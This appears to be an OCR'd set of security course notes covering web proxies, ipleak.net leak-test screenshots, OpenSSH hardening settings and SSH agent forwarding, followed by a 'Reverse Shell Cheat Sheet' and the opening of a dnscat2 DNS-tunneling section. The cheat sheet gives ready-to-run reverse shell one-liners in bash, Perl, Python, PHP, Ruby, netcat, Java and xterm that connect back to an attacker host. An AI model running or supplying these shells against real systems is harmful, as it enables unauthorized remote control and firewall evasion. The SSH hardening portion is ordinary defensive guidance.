



Webproxy.ca

Proxy software

Eg:


Foxyproxy







TorGuard


Mozila proxy settings



IP leak test



Internet Key Exchange - W...
Anonymity – Page 3 – Hac...
DNS leak test
IP/DNS Detect - What is y...
https://ipleak.net
Search
IPLEAK.NET
Search an IP Address or a domain name
Search
powered by AirVPN
This is the kind of information that all the sites you visit, as well as their advertisers and any embedded widget, can see and collect about you.
Your IP addresses
112.134.37.33
Sri Lanka - Central Province
No forwarded IP detected. If you are using a proxy, it's a transparent proxy.
IPv6 test not reachable.
Your IP addresses - WebRTC detection
192.168.1.4
Private-Use - [RFC1918]
IANA Private or Special Address
If you are now connected to a VPN and you see your ISP IP, then your system is leaking WebRTC requests
DNS Addresses - 5 servers, 48 tests pending
If you are now connected to a VPN and between the detected DNS you see your ISP DNS, then your system is leaking DNS requests
Torrent Address detection
2:26 PM


Internet Key Exchange - W...
Anonymity – Page 3 – Hac...
DNS leak test
IP/DNS Detect - What is y...
https://ipleak.net
Search
DNS Addresses - 5 servers
222.165.160.136
Sri Lanka
Sri Lanka Telecom - Residential
222.165.160.138
Sri Lanka
Sri Lanka Telecom - Residential
222.165.160.139
Sri Lanka
Sri Lanka Telecom - Residential
222.165.160.137
Sri Lanka
Sri Lanka Telecom - Residential
222.165.160.140
Sri Lanka
Sri Lanka Telecom - Residential
If you are now connected to a VPN and between the detected DNS you see your ISP DNS, then your system is leaking DNS requests
Torrent Address detection
Activate
Geolocation detection
Activate (may prompt an user permission on the browser)
IP Details of 112.134.37.33
Tor Exit Node: Unknown
AirVPN Exit Node: No
Country: Sri Lanka (LK)
2:28 PM


Internet Key Exchange - W...
Anonymity – Page 3 – Hac...
DNS leak test
IP/DNS Detect - What is y...
https://ipleak.net
Search
Screen information
(your display hardware)
Your screen: 1366 x 768
Available screen: 1366 x 738
Color depth: 24
Pixel depth: 24
Plugins information
(your browser plugins)
Name: Shockwave Flash
File name: NPSWF32_25_0_0_148.dll
Description: Shockwave Flash 25.0 r0
Mime-Types information
(what document you can read)
Mime Type: application/futuresplash
Extensions: spl
Description: FutureSplash movie
Plugin: Shockwave Flash
Mime Type: application/x-shockwave-flash
Extensions: swf
HTTP Request Headers
Host: ipleak.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html, application/xhtml+xml, application/xml;q=0.9, */*;q=0.8
Accept-Language: en-US, en;q=0.5
2:31 PM

Analyze proxy users

Proxylists.net



SSH

SSH uses public-key cryptography to authenticate the remote computer and allow it to authenticate the user, if necessary. There are several ways to use SSH; one is to use automatically generated public-private key pairs to simply encrypt a network connection, and then use password authentication to log on.

Another is to use a manually generated public-private key pair to perform the authentication, allowing users or programs to log in without having to specify a password. In this scenario, anyone can produce a matching pair of different keys (public and private). The public key is placed on all computers that must allow access to the owner of the matching private key (the owner keeps the private key secret). While authentication is based on the private key, the key itself is never transferred through the network during authentication. SSH only verifies whether the same person offering the public key also owns the matching private key. In all versions of SSH it is important to verify unknown public keys, i.e. associate the public keys with identities, before accepting them as valid. Accepting an attacker's public key without validation will authorize an unauthorized attacker as a valid user.

OpenSSH server

Configuration

Different versions of OpenSSH support different options which are not always compatible. This guide show settings for the most commonly deployed OpenSSH versions at Mozilla - however, using the latest version of OpenSSH is recommended.

Modern (OpenSSH 6.7+)

```
# Supported HostKey algorithms by order of preference.
HostKey /etc/ssh/ssh_host_ed25519_key
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key

KexAlgorithms curve25519-sha256@libssh.org,ecdh-sha2-nistp521,ecdh-sha2-
nistp384,ecdh-sha2-nistp256,diffie-hellman-group-exchange-sha256

Ciphers chacha20-poly1305@openssh.com,aes256-gcm@openssh.com,aes128-
gcm@openssh.com,aes256-ctr,aes192-ctr,aes128-ctr

MACs hmac-sha2-512-etm@openssh.com,hmac-sha2-256-etm@openssh.com,umac-128-
etm@openssh.com,hmac-sha2-512,hmac-sha2-256,umac-128@openssh.com

# Password based logins are disabled - only public key based logins are
allowed.
AuthenticationMethods publickey

# LogLevel VERBOSE logs user's key fingerprint on login. Needed to have a
clear audit track of which key was using to log in.
LogLevel VERBOSE

# Log sftp level file access (read/write/etc.) that would not be easily
logged otherwise.
Subsystem sftp  /usr/lib/ssh/sftp-server -f AUTHPRIV -l INFO

# Root login is not allowed for auditing reasons. This is because it's
difficult to track which process belongs to which root user:
#
# On Linux, user sessions are tracking using a kernel-side session id,
however, this session id is not recorded by OpenSSH.
# Additionally, only tools such as systemd and auditd record the process
session id.
# On other OSes, the user session id is not necessarily recorded at all
kernel-side.
# Using regular users in combination with /bin/su or /usr/bin/sudo ensure a
clear audit track.
PermitRootLogin No

# Use kernel sandbox mechanisms where possible in unprivileged processes
# Systrace on OpenBSD, Seccomp on Linux, seatbelt on MacOSX/Darwin, rlimit
elsewhere.
```

```
UsePrivilegeSeparation sandbox
```

OpenSSH Client

Configuration

If you have a file containing known_hosts using RSA or ECDSA host key algorithm and the server now supports ed25519 for example, you will get a warning that the host key has changed and will be unable to connect. This means you will have to verify the new host key.

The following configurations expect a recent OpenSSH client, as updating OpenSSH on the client side is generally not an issue.

```
# Ensure KnownHosts are unreadable if leaked - it is otherwise easier to know
which hosts your keys have access to.
HashKnownHosts yes
# Host keys the client accepts - order here is honored by OpenSSH
HostKeyAlgorithms ssh-ed25519-cert-v01@openssh.com,ssh-rsa-cert-
v01@openssh.com,ssh-ed25519,ssh-rsa,ecdsa-sha2-nistp521-cert-
v01@openssh.com,ecdsa-sha2-nistp384-cert-v01@openssh.com,ecdsa-sha2-nistp256-
cert-v01@openssh.com,ecdsa-sha2-nistp521,ecdsa-sha2-nistp384,ecdsa-sha2-
nistp256

KexAlgorithms curve25519-sha256@libssh.org,ecdh-sha2-nistp521,ecdh-sha2-
nistp384,ecdh-sha2-nistp256,diffie-hellman-group-exchange-sha256
MACs hmac-sha2-512-etm@openssh.com,hmac-sha2-256-etm@openssh.com,umac-128-
etm@openssh.com,hmac-sha2-512,hmac-sha2-256,umac-128@openssh.com
Ciphers chacha20-poly1305@openssh.com,aes256-gcm@openssh.com,aes128-
gcm@openssh.com,aes256-ctr,aes192-ctr,aes128-ctr
```

Protection of user keys

- Protected by strong passphrase.
- Never copied to another system than your own workstation/personal physical disks/tokens.
- Use SSH forwarding or SSH tunneling if you need to jump between hosts. DO NOT maintain unnecessary agent forwarding when unused.

Protection of machine keys

When SSH keys are necessary for automation between systems, it is reasonable to use passphrase-less keys.


- The recommended settings are identical to the user keys.
- The keys must be accessible only by the admin user (root) and/or the system user requiring access.
- Usage of machine keys should be registered in an inventory (a wiki page, ldap, an inventory database), to allow for rapid auditing of key usage across an infrastructure.
- The machine keys should be unique per usage. Each new usage (different service, different script called, etc.) should use a new, different key.
- Only used when strictly necessary.
- Restrict privileges of the account (i.e. no root or "sudoer" machine account).
- Using a ForceCommand returning only the needed results, or only allowing the machine to perform SSH-related tasks such as tunneling is prefered.
- Disable sftp if not needed as it exposes more surface and different logging mechanisms than SSH (and thus scp) itself.

```
# groupadd sftpusers
# usermod -a -g sftpusers <userthat_needs_ftp>
# chgrp sftpusers /usr/lib/ssh/sftp-server
# chmod 0750 /usr/lib/ssh/sftp-server
```

SSH agent forwarding

SSH Agent forwarding exposes your authentication to the server you're connecting to. By default, an attacker with control of the server (i.e. root access) can communicate with your agent and use your key to authenticate to other servers without any notification.


SSH forwarding allows you to jump between hosts while keeping your private key on your local computer. This is accomplished by telling SSH to forward the authentication requests back to the ssh-agent of your local computer. SSH forwarding works between as many hosts as needed, each host forwarding new authentication request to the previous host, until the ssh-agent that holds the private key is reached.



Two environment variables are declared for the user enabling ssh-agent:

- $SSH_AUTH_SOCK declares the location of the unix socket that can be used to forward an authentication request back to the previous host. (Ex: /tmp/ssh-NjPxtt8779/agent.8779). Only present if using SSH agent forwarding.
- $SSH_CONNECTION shows the source IP and port of the previous host, as well as the local IP and port. (ex: 10.22.248.74 44727 10.8.75.110 22).

SSh software:



Censorship Circumvention - Bypassing Firewalls Deep Packet Inspection

Reverse Shell Cheat Sheet

Bash

Some versions of bash can send you a reverse shell (this was tested on Ubuntu 10.10):

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

PERL

Here's a shorter, feature-free version of the perl-reverse-shell:

```
perl -e 'use
Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,soc
kaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/
sh -i");};'
```

Python

This was tested under Linux / Python 2.7:

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234
));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

PHP

This code assumes that the TCP connection uses file descriptor 3. This worked on my test system. If it doesn't work, try 4, 5, 6…

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

Ruby

```
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i;exec sprintf("/bin/sh -i <&%d >&%d
2>&%d",f,f,f)'
```

Netcat

Netcat is rarely present on production systems and even if it is there are several version of netcat, some of which don't support the -e option.

```
nc -e /bin/sh 10.0.0.1 1234
```

If you have the wrong version of netcat installed, Jeff Price points out here that you might still be able to get your reverse shell back like this:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```

Java

```
r = Runtime.getRuntime()

p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.0.0.1/2002;cat <&5 | while read line; do \$line 2>&5 >&5; done"] as String[])

p.waitFor()
```

xterm

One of the simplest forms of reverse shell is an xterm session. The following command should be run on the server. It will try to connect back to you (10.0.0.1) on TCP port 6001.

```
xterm -display 10.0.0.1:1
```

To catch the incoming xterm, start an X-Server (:1 – which listens on TCP port 6001). One way to do this is with Xnest (to be run on your system):

```
Xnest :1
```

You'll need to authorise the target to connect to you (command also run on your host):

```
xhost +targetip
```

Tunneling Data and Commands over DNS to Bypass Firewalls

The tunneling approach implemented by dnscat2 involves an attacker-controlled system running dnscat2 server software. This Internet-accessible host listens for specially-formulated DNS queries the dnscat2 client component issues from the victim's environment to transmit data or obtain instructions.

Installing dnscat2 Server

